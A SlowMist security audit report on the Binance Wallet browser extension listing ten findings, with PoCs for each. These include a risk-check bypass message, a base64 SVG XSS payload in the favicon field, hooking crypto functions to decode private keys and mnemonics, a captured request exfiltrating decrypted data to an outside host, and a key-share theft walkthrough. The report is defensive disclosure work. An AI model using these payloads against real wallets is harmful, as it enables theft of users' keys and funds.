Browser Extension Wallet Security Audit Report

Table Of Contents

1 Executive Summary

2 Audit Methodology

3 Project Overview

3.1 Project Introduction

3.2 Vulnerability Information

3.3 Vulnerability Summary

4 Audit Result

5 Statement

1 Executive Summary

On 2025.10.16, the SlowMist security team received the Binance team's security audit application for Binance Browser Wallet Extension, developed the audit plan according to the agreement of both parties and the characteristics of the project, and finally issued the security audit report.

The SlowMist security team adopts the strategy of "black-box and grey-box" to conduct a complete security test on the project in the way closest to the real attack.

The test method information:

Test method	Description
Black box testing	Conduct security tests from an attacker's perspective externally.
Grey box testing	Conduct security testing on code modules through the scripting tool, observing the internal running status, mining weaknesses.
White box testing	Based on the open source code, non-open source code, to detect whether there are vulnerabilities in programs such as nodes, SDK, etc.

The vulnerability severity level information:

Level	Description
Critical	Critical severity vulnerabilities will have a significant impact on the security of the project, and it is strongly recommended to fix the critical vulnerabilities.
High	High severity vulnerabilities will affect the normal operation of the project. It is strongly recommended to fix high-risk vulnerabilities.
Medium	Medium severity vulnerability will affect the operation of the project. It is recommended to fix medium-risk vulnerabilities.
Low	Low severity vulnerabilities may affect the operation of the project in certain scenarios. It is suggested that the project team should evaluate and consider whether these vulnerabilities need to be fixed.
Weakness	There are safety risks theoretically, but it is extremely difficult to reproduce in engineering.
Suggestion	There are better practices for coding or architecture.

2 Audit Methodology

The security audit process of SlowMist security team for browser extension wallet includes two steps:

The codes are scanned/tested for commonly known and more specific vulnerabilities using automated analysis tools.

Manual audit of the codes for security issues. The browser extension wallets are manually analyzed to look for any potential issues.

The following is a list of security audit items considered during an audit:

NO.	Audit Class	Audit Subclass
1	Transfer security	Signature security audit
		Deposit/Transfer security audit
		Transaction broadcast security audit
2	Secret key security	Secret key generation security audit
		Secret key storage security audit
		Secret key usage security audit
		Secret key backup security audit
		Secret key destruction security audit
		Insecure entropy source security audit
		Cryptography security audit
3	Web front-end security	Cross-Site Scripting security audit
		Third-party JS security audit
		HTTP response header security audit
4	Communication security	Communication encryption security audit
		Cross-domain transmission security audit
5	Architecture and business logic security	Access control security audit

NO.	Audit Class	Audit Subclass
		Wallet lock security audit
		Business design security audit
		Architecture design security audit
		Denial of Service security audit

3 Project Overview

3.1 Project Introduction

Binance Wallet a next-generation wallet that leverages exclusive MPC (Multi-Party Computation) technology.

The Binance Wallet extension lets you securely manage your crypto assets and interact with decentralized applications (dApps) directly from your Chrome browser.

Powered by next-generation Keyless technology, it ensures you stay in full control of your digital assets.

With Binance Wallet, you can:

- Manage and view over 1 million tokens.
- Seamlessly switch between EVM, Solana, TRON and SUI networks.
- Connect to tens of thousands of decentralized apps (dApps).
- Explore the broader Web3 ecosystem with confidence.

Enhanced Security:

Binance Wallet uses advanced Keyless (MPC) technology to keep your private keys safe — making your wallet more secure without sacrificing control.

Part of the Binance ecosystem:

The Binance Wallet extension is an official product within the Binance ecosystem, designed to securely connect you to various blockchain networks, products, and Web3 services.

Audit Version

Version 1.1.3: https://chromewebstore.google.com/detail/binance-wallet/cadiboklkpojfamcoggejbbdjcoiljjk

Fixed Version

Version 1.3.1: https://chromewebstore.google.com/detail/binance-wallet/cadiboklkpojfamcoggejbbdjcoiljjk

3.2 Vulnerability Information

The following is the status of the vulnerabilities found in this audit:

NO	Title	Category	Level	Status
N1	Lack of friendly signature data parsing	Signature security audit	Suggestion	Fixed
N2	Bypass risk check	Signature security audit	Suggestion	Fixed
N3	The private key is stored in plaintext locally.	Secret key usage security audit	High	Fixed
N4	Lack of protection for native functions	Secret key usage security audit	Low	Acknowledged
N5	Bypass backup password verification	Secret key backup security audit	Medium	Fixed
N6	URL protocol lacks whitelist restrictions	Cross-Site Scripting security audit	Medium	Fixed
N7	Password change lacks permission check	Access control security audit	Medium	Fixed
N8	User interaction security enhancement	User interaction security	Suggestion	Acknowledged
N9	Customize dApp information for deception	Others	Suggestion	Fixed
N10	Keyless Wallet	Others	Low	Fixed

3.3 Vulnerability Summary


[N1] [Suggestion] Lack of friendly signature data parsing


Category: Signature security audit

Content

The signature does not parse the Sign Typed Data according to the data, and does not present the data in a user-friendly way.

However, the wallet has contract signature parsing, simulation execution, risk alerts, and this part of the function is relatively complete.





Solution

It is recommended to increase support for Sign Typed Data so that users can intuitively identify the signed data.

Status

Fixed; Based on the feedback from the project team, the current Sign Typed Data has partial support, and interactions involving NFT orders and other parts are not yet supported. Many parsing methods will be continuously supported in subsequent feature iterations.

[N2] [Suggestion] Bypass risk check

Category: Signature security audit

Content

When testing the malformed data, we found that the wallet did not give security reminders to the call data of the parameter type and data that did not meet the contract call ABI, but there was an additional server-side risk control mechanism to identify and simulate transactions. The attacker can bypass the security reminder, but cannot complete the signature.

Polygon mainnet: The following requests will be blocked:

```
{"type":"contentscriptFunctionCall","moduleName":"providerAdapter","funcName":"univer
salSign","args":[{"type":"sendTransaction","request":
{"method":"eth_sendTransaction","params":
[{"from":"0xf0386bfb847b3514edce189f73a165ce5b063b89","to":"0xd89d98d5764787098050354
fba1ce9279c448786","gasPrice":"0x09184e72a000","gas":"0xe4f3","data":"0x3950935100000
0000000000000000009197ee309722a7658934796f0c4bfde85774dd280000000000000000000000000000
00000FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"}]},"address":"0xf0386bfb847b3514edce189f73a165
ce5b063b89","chainId":"137"}],"callFrom":"inPage","providerCallContext":
{"networkType":"EVM"},"messageId":"wAm3nsFJfYZCYYXNQupiM","__wallet_sent_from_in_page
_msg__":true}
```

Bypassed PoC:

```
{"type":"contentscriptFunctionCall","moduleName":"providerAdapter","funcName":"univer
salSign","args":[{"type":"sendTransaction","request":
{"method":"eth_sendTransaction","params":
[{"from":"0xf0386bfb847b3514edce189f73a165ce5b063b89","to":"0xd89d98d5764787098050354
fba1ce9279c448786","gasPrice":"0x09184e72a000","gas":"0xe4f3","data":"0x3950935100000
0000000000000000009197ee309722a7658934796f0c4bfde85774dd280000000000000000000000000000
00000FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"}]},"address":"0xf0386bfb847b3514edce189f73a165
ce5b063b89","chainId":"137"}],"callFrom":"inPage","providerCallContext":
{"networkType":"EVM"},"messageId":"uk5U3HQlmGsOj0yv9lRXl","__wallet_sent_from_in_page
_msg__":true}
```

Solution

It is recommended to issue a security alert for data that cannot be parsed by ABI, as attackers may bypass security mechanisms through malformed data.

Status

Fixed; According to the feedback of the project team, the check of call data and ABI has been added, and if the

security reminder is bypassed through the malformed data, the server will have additional checks, and it will not be able to sign in the end.

[N3] [High] The private key is stored in plaintext locally.

Category: Secret key usage security audit

Content

In certain cases, plaintext private keys are stored on the PC disk, due to the browser's mechanism for caching data in input boxes on tab pages.

PoC:

1. Open the page to import a private key using a tab.
2. Import wallet private key.
3. Close the browser.
4. The plain text private key can be found in the Sessions directory of the Chrome browser

```
/Users/$(whoami)/Library/Application Support/Google/Chrome/Profile
9/Sessions/Tabs_13405158459352486
```

Solution

It is recommended to set the text input for private key import on the private key import page to the password type of

the input tag.

Status

Fixed

[N4] [Low] Lack of protection for native functions

Category: Secret key usage security audit

Content

Without sandboxing mechanism, it is impossible to prevent hooks wallet objects and all native objects.

Hook the encryption and decryption logic.

The decoded data can be obtained to get the private key or mnemonic phrase.

```
$ echo "W3sidHlwZSI6InByaXZhdGVLZXkiLCJkYXRhIjp7ImFjY291bnRJZCI6ImEtOW1DdTg3T3BZdE1vVTNaaUl3YjR1IiwicHJpdmF0ZUtleSI6IjB4ODkwODlmZDFkOTdiY2I3MDEyYjhkMjYwYzFjNGVj
NzlkM2ZkOTRjZWViNjBkYTY3YjJiZDgyMjA3OGU0YzY0NyIsIm5ldHdvcmsiOiJFVk0ifSwid2FsbGV0SWQiOiJ3LTZoNFQ1X3N4LTI4bUtkbGpMYzN4NiJ9LHsidHlwZSI6InByaXZhdGVLZXkiLCJkYXRhIjp7
ImFjY291bnRJZCI6ImEtTEl4RXRrR0NYMFg3NHIxYWhiZDJUIiwicHJpdmF0ZUtleSI6IjB4ODkwODlmZDFkOTdiY2I3MDEyYjhkMjYwYzFjNGVjNzlkM2ZkOTRjZWViNjBkYTY3YjJiZDgyMjA3OGU0YzY0MSIs
Im5ldHdvcmsiOiJFVk0ifSwid2FsbGV0SWQiOiJ3LXlxcmlTRXJJUUR5eE1tOVlCUjk4SSJ9LHsidHlwZSI6ImhkIiwiZGF0YSI6eyJhY2NvdW50SWRzIjpbImEtckFlTS1yTzlnWUV3dW1US1ZEOUp1Il0sIm1u
ZW1vbmljIjoiY2Fub2UgZXhwb3NlIG5ldmVyIGFjcm9zcyBwbHVnIHVwc2V0IG1vdG9yIHRlbmFudCBoZWxwIGZhdGFsIG1vdGhlciBzb3V0aCJ9LCJ3YWxsZXRJZCI6InctU0p5WHh1aVhxak45Q0lhUmRlMGtL
In0seyJ0eXBlIjoiaGQiLCJkYXRhIjp7ImFjY291bnRJZHMiOlsiYS1jWHVxRldObElCZVlBMDZkOEREUTEiXSwibW5lbW9uaWMiOiJleG90aWMgcmV2aWV3IHpvbyB2YWd1ZSBjYXQgaW1pdGF0ZSBmaXQgb3Jj
aGFyZCBvZnRlbiBodWIgYXJteSB2YXN0In0sIndhbGxldElkIjoidy02aXpXVmV1X1VlVHViM09EQWVWdFcifV0" | base64 -d
[{"type":"privateKey","data":{"accountId":"a-9mCu87OpYtMoU3ZiIwb4u","privateKey":"0x89089fd1d97bcb7012b8d260c1c4ec79d3fd94ceeb60da67b2bd822078e4c647","network":
"EVM"},"walletId":"w-6h4T5_sx-28mKdljLc3x6"},{"type":"privateKey","data":{"accountId":"a-LIxEtkGCX0X74r1ahbd2T","privateKey":"0x89089fd1d97bcb7012b8d260c1c4ec79
d3fd94ceeb60da67b2bd822078e4c641","network":"EVM"},"walletId":"w-yqriSErIQDyxMm9YBR98I"},{"type":"hd","data":{"accountIds":["a-rAeM-rO9gYEwumTKVD9Ju"],"mnemonic
":"canoe expose never across plug upset motor tenant help fatal mother south"},"walletId":"w-SJyXxuiXqjN9CIaRde0kK"},{"type":"hd","data":{"accountIds":["a-cXuqF
WNlIBeYA06d8DDQ1"],"mnemonic":"exotic review zoo vague cat imitate fit orchard often hub army vast"},"walletId":"w-6izWVeu_UeTub3ODAeVtW"}
```

By modifying the hooked function, the data can be sent to a remote server.

Method	POST
Path	/
Proto	HTTP/2.0
Host	binancewallet.e5191b6f.o8n.xyz
Sec-Fetch-Site	none
Accept-Language	zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Content-Length	212379
Accept	*/*
Origin	chrome-extension://cadiboklkpojfamcoggejbbdjcoiljjk
Sec-Fetch-Dest	empty
Sec-Fetch-Storage-Access	active
Accept-Encoding	gzip, deflate, br, zstd
Priority	u=1, i
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Content-Type	application/json
Sec-Fetch-Mode	cors

{"type":"encrypt","timestamp":"2025-10-23T03:57:41.556Z","data":{"callId":"1761191861551pycc","algorithm":{"name":"AES-GCM","iv":
{"0":203,"1":176,"2":84,"3":210,"4":99,"5":63,"6":156,"7":1,"8":190,"9":182,"10":250,"11":46,"12":186,"13":26,"14":198,"15":34}},"keyInfo":
{"type":"secret","algorithm":{"name":"AES-GCM","length":256},"usages":["encrypt","decrypt"],"extractable":false},"plaintext":
{"hex":"7b226b6579536861726573223a5b7b226b657944617461223a2265794a5159576c7362476c6c636c4e4c496a7037496b34694f6a49324e4467344d4441774d544d354f5459324e5445794e4441
304d6a59774f444d354f546b304e6a49334d6a59344d7a41355c6e4e54417a4d6a6b314d7a51784d5467784f4451344d6a4d334d7a557a4e7a55794d7a4d304f444d314e5467774d5441304f5463354e54
51334e6a67344e6a6b784e6a49334e7a41314e5455355c6e4d5455324e54637a4e446b354f5441354e7a4d304e5445324e446b7a4e5451784d4459794f5463344f5445344d5441314d5445314f4449784e
4441344d7a59784e544d774d4445794d7a67355c6e4e7a45324e4451794d6a41784d4463774e6a67784e54517a4d6a497a4d4449354e4441774f5445304d5467324f5449314e444d314f4451324f446377
4e7a59324e4455794e6a457a4d4463795c6e4e7a63774d44677a4f4459314d4459334d5455334d4455794d6a45324f4459344e444d314f4463334f444d7a4f5467774f4451784d6a6b794e7a45794d4467
304e6a67794e544d784e7a51355c6e4d6a51324e7a59324d7a6b354d4441794e444d314f4467354f5463774e6a45784d4449774e5455354f4449314d6a55794f4451324d5455324f5445794e6a63334e54
4d784e6a63314d4467785c6e4d4455324e7a51784d44597a4e6a677a4f4445784d7a67314e6a4d784d44497a4f5441794e4445324e6a51304e4463344d5459314e446b324e5441334d6a49344e7a63784d
7a51324d4449785c6e4e4463774e6a677a4d6a49784f5455334e4449324e6a557a4f444d7a4d6a6b334d7a51784d5441334d7a63314d7a67324e5441334d5459324e544d304e7a49354f5459324d7a4935
4d4463785c6e4d446b784d7a67354d7a59324e4451784e7a6b324d444d304d4463354d5459774f4449784e7a49344f54597a4d444d304f4459354e5441784e444d334e6a63794d6a51314d4455774f5449

Solution

It is recommended to increase the sandbox mechanism to prevent third-party JS from hijacking wallet objects and native objects.

You can refer to https://github.com/LavaMoat/LavaMoat.

Status

Acknowledged

[N5] [Medium] Bypass backup password verification


Category: Secret key backup security audit


Content

The backup mnemonic requires password verification, but the password verification can be bypassed by routing to the backup mnemonic page after unlocking the wallet.

PoC:

1. Unlock wallet
2. Route to "/seed-phrase-backup?walletId=" or "/private-key?walletId="
3. The browser wallet extension will display the mnemonic phrase and private key without password verification.





Solution

It is recommended to clear the relevant variable data related to password after the wallet is unlocked.

Status

Fixed

[N6] [Medium] URL protocol lacks whitelist restrictions

Category: Cross-Site Scripting security audit

Content

setMetadata is exposed to the dapp page, allowing dapp to arbitrarily modify the website's Metadata. The favicon field does not check the icon's protocol, and in certain situations, malicious pages can set an XSS payload with the data protocol to lead users to open the icon, thereby triggering XSS under the privileged domain.

PoC:

```
{"type":"contentscriptFunctionCall","moduleName":"website","funcName":"setMetadata","
args":[{"orign":"https://www.xxx.com/","name":"test
slowmist","favicon":"
cvMjAwMC9zdmciIHdpZHRoPSI0MDAiIGhlaWdodD0iNDAwIiB2aWV3Qm94PSIwIDAgMSI+CjxyZWN0IHdpZHRo
PSIxMjQiIGhlaWdodD0iMTI0IiByeD0iMjQiIGZpbGw9IiMwMDAwMDAiLz4KICAgPHNjcmlwdCB0eXBlPSJ0ZX
h0L2phdmFzY3JpcHQiPgogICAgICBhbGVydCgiSGFja2VkIGJ5IDEzMzc7Iik7CiAgIDwvc2NyaXB0Pgo8L3N2
Zz4=","risks":""}],"callFrom":"inPage","providerCallContext":
{"networkType":"EVM"},"messageId":"QMniVC15VSP2zP9ffRE6W","__wallet_sent_from_in_page
_msg__":true}
```

Solution

It is recommended to add a whitelist restriction for protocols when parsing favicon, allowing only https and http protocols.

Status

Fixed

[N7] [Medium] Password change lacks permission check

Category: Access control security audit

Content

Sensitive operations such as key reading and writing are all executed in the background.

But the old password was not verified when changing the password.

PoC:

1. The wallet was successfully created and is unlocked, but the wallet does not have any assets.
2. The attacker has gained control of the PC.
3. The attacker can change the wallet password to a new one without knowing the original password.

4. The attacker uses the new password to export the wallet private key or mnemonic.
5. The attacker waits until the wallet has assets and then transfers the assets away using the exported private key or mnemonic.

Solution

It is recommended to verify the old password in the background when changing the password.

Status

Fixed

[N8] [Suggestion] User interaction security enhancement

Category: User interaction security

Content

1. Lacking the NFT order "WYSIWYS" mechanism, users cannot clearly understand the meaning of the data represented by the signature.
2. There is no mandatory password complexity requirement, which cannot effectively guide users to use strong passwords.

Functionality	Support	Notes
WYSIWYS	●	There is no friendly parsing of the data.
AML	✓	AML strategy is not supported.
Anti-phishing	✓	Phishing detect warning is not supported.
Pre-execution	✓	Pre-execution result display is not supported.
Password complexity requirements	✗	The application is designed with passwordless.

Tip: ✓ Full support, ● Partial support, ✗ No support

Solution

It is recommended to improve the security of user interaction, help users identify suspicious websites and transactions.

Status

Acknowledged; According to the feedback from the project team, the wallet extension avoids attacks on wallet addresses with identical starting and ending numbers through the risk control strategy on the server side, and currently does not support the transaction parsing of NFT protocols, which will be added in the future.

[N9] [Suggestion] Customize dApp information for deception


Category: Others


Content

The setMetadata interface is exposed in dApps sites, and attackers can modify "orign" and "name" to affect the display of the wallet's connected dApps, thereby deceiving users.

PoC:

```
{"type":"contentscriptFunctionCall","moduleName":"website","funcName":"setMetadata","
args":
[{"orign":"","name":"https://binance.com","favicon":"https://bin.bnbstatic.com/static
/images/common/favicon.ico","risks":""}],"callFrom":"inPage","providerCallContext":
{"networkType":"EVM"},"messageId":"QMniVC15VSP2zP9ffRE6W","__wallet_sent_from_in_page
_msg__":true}
```





Solution

It is recommended to force the display of “orign” to avoid that origin is empty, which can lead to the use of favicon and name fields for deception.

Status

Fixed

[N10] [Low] Keyless Wallet

Category: Others

Content

The Keyless Wallet of the browser extension manages a key share of MPC.

1. The server and the wallet extension communicate encryptedly to exchange public keys which are used to encrypt key shares.
2. The key share data can be obtained through the N4 method or the man-in-the-middle method.
3. After obtaining the key share data, cookies in the domain www.bnw3w.com are still needed: walletSessionId= to establish an MPC channel with the server.
4. After obtaining the key share data, we tried some methods to import the Keyless Wallet's data into a new environment for testing the harm that can be caused by the theft of the key share and the cookie.

   (1). After obtaining the key share data, import it into a new browser (simulate the attacker's environment).

   (2). Import walletSessionId into the new browser (simulate the attacker's environment).

(3). Try to execute a transfer operation (since it is directly imported into the wallet extension through a script, the wallet extension will prompt that there is no backup, which can be bypassed by debugging and modifying the attacker's local wallet code).

(4). Transferring all ETH from the wallet in the new browser (simulate the attacker's environment) to a new wallet address can be normally credited.

Keyless Wallet uses an MPC scheme with a 2/3 threshold. After verifying the Pairing Code, the wallet extension securely imports the app wallet's key share by scanning the wallet extension's QR code and encrypting the transmission.

During this process, there is a theoretical man-in-the-middle attack. If the wallet backend is compromised and the user does not verify the Pairing Code, there is a risk that the wallet backend could obtain the user's MPC key share. However, in this audit, the SlowMist security team was technically unable to verify the security of the server and the server-side's key share management scheme. According to the project team, strong server-side protections have been implemented — including multiple layers of security checks and behavioral risk controls. These are designed to significantly reduce the chance of asset loss even in extreme scenarios.

Note: In this audit, the SlowMist security team audited the import and storage security of Keyless;

Solution

It is recommended that when using the app to scan the browser wallet extension QR code, in addition to authorizing, the public key generated by the browser wallet extension which is used to encrypt keyshare needs to be peer-to-peer transmitted to the app wallet. The app wallet then uses this public key to encrypt the key shares, and the wallet server sends them to the browser wallet extension to complete the import process.

Status

Fixed; According to feedback from the project team, the Keyless wallet has many security risk controls on the server side. In extreme cases, if an attacker obtains a user's key share, the risk-control strategy can effectively reduce the loss of funds from a hack.Even if hackers compromise the wallet extension, they can only obtain a key share, and even if they steal the login status, the risk control strategy can effectively identify and intercept the hackers' actions, thereby reducing the risk of financial loss. The browser wallet extension provides a verification feature for Pairing Code, allowing users to verify the Pairing Code themselves to ensure they are not attacked by a man-in-the-middle.

The issue has been fixed in version 1.4.1.

4 Audit Result

Audit Number	Audit Team	Audit Date	Audit Result
0X002510270001	SlowMist Security Team	2025.10.16 - 2025.10.27	Low Risk

Summary conclusion: The SlowMist security team used a manual and SlowMist team's analysis tool to audit the project, during the audit work we found 1 high risk, 3 medium risk, 2 low risk vulnerabilities and 4 suggestions. Currently, the issues with N4, N8 have not yet been resolved. However, these are not critical problems but rather enhancements to the security mechanisms. According to feedback from the project team, these will be continuously addressed and improved in the future. The SlowMist security team acknowledges and commends the Binance browser wallet extension team for their rigorous and responsible approach.

5 Statement

SlowMist issues this report with reference to the facts that have occurred or existed before the issuance of this report, and only assumes corresponding responsibility based on these.

For the facts that occurred or existed after the issuance, SlowMist is not able to judge the security status of this project, and is not responsible for them. The security audit analysis and other contents of this report are based on the documents and materials provided to SlowMist by the information provider till the date of the insurance report (referred to as "provided information"). SlowMist assumes: The information provided is not missing, tampered with, deleted or concealed. If the information provided is missing, tampered with, deleted, concealed, or inconsistent with the actual situation, the SlowMist shall not be liable for any loss or adverse effect resulting therefrom. SlowMist only conducts the agreed security audit on the security situation of the project and issues this report. SlowMist is not responsible for the background and other conditions of the project.

Official Website

www.slowmist.com

E-mail

team@slowmist.com

Twitter

@SlowMist_Team

Github

https://github.com/slowmist